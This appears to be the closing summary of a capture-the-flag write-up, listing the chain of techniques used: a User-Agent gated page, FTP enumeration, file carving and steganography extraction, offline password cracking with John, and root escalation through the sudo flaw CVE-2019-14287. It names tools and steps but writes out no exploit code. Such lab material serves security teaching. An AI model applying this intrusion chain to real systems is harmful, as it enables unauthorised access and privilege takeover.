This challenge combines web misconfiguration (User-Agent gated page), FTP enumeration, hidden data extraction (binwalk/dd, steghide), offline password cracking (John), and classic Linux privilege escalation via a sudo misconfiguration that permits running /bin/bash as root (exploit CVE-2019-14287). Key lessons: examine HTTP headers for access control, use carving techniques to extract embedded files, try multiple stego/forensic tools, and always run sudo -l to check for dangerous NOPASSWD entries.